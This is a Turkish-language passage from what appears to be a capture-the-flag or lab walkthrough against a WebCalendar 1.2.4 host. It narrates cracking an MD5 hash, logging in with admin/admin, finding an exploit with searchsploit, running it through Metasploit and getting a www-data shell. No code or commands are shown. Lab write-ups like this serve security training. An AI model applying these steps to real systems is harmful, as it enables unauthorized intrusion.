


Calender databasesinde bulunan webcal\_user altında bulduğumuz md5 ile şifrelenmiş şifreyi kırdık.




“Admin” isimli kullanıcının şifresinin “admin” olduğunu keşfettik.


192.168.1.5/calendar/login.php sayfasında ki login paneline admin -admin ile giriş yaptık.




Webcalendar versiyonuna baktığımızda 1.2.4 olduğunu göruyoruz.



Webcalender ile ilgili searchsploitle arama yaptığımızda exploitini buluyoruz.



Metasploit ile kullanıma hazır hale getiriyoruz.



Exploitimizi çalıştırıyoruz.



www-data makamına intikal etmiş bulunduk.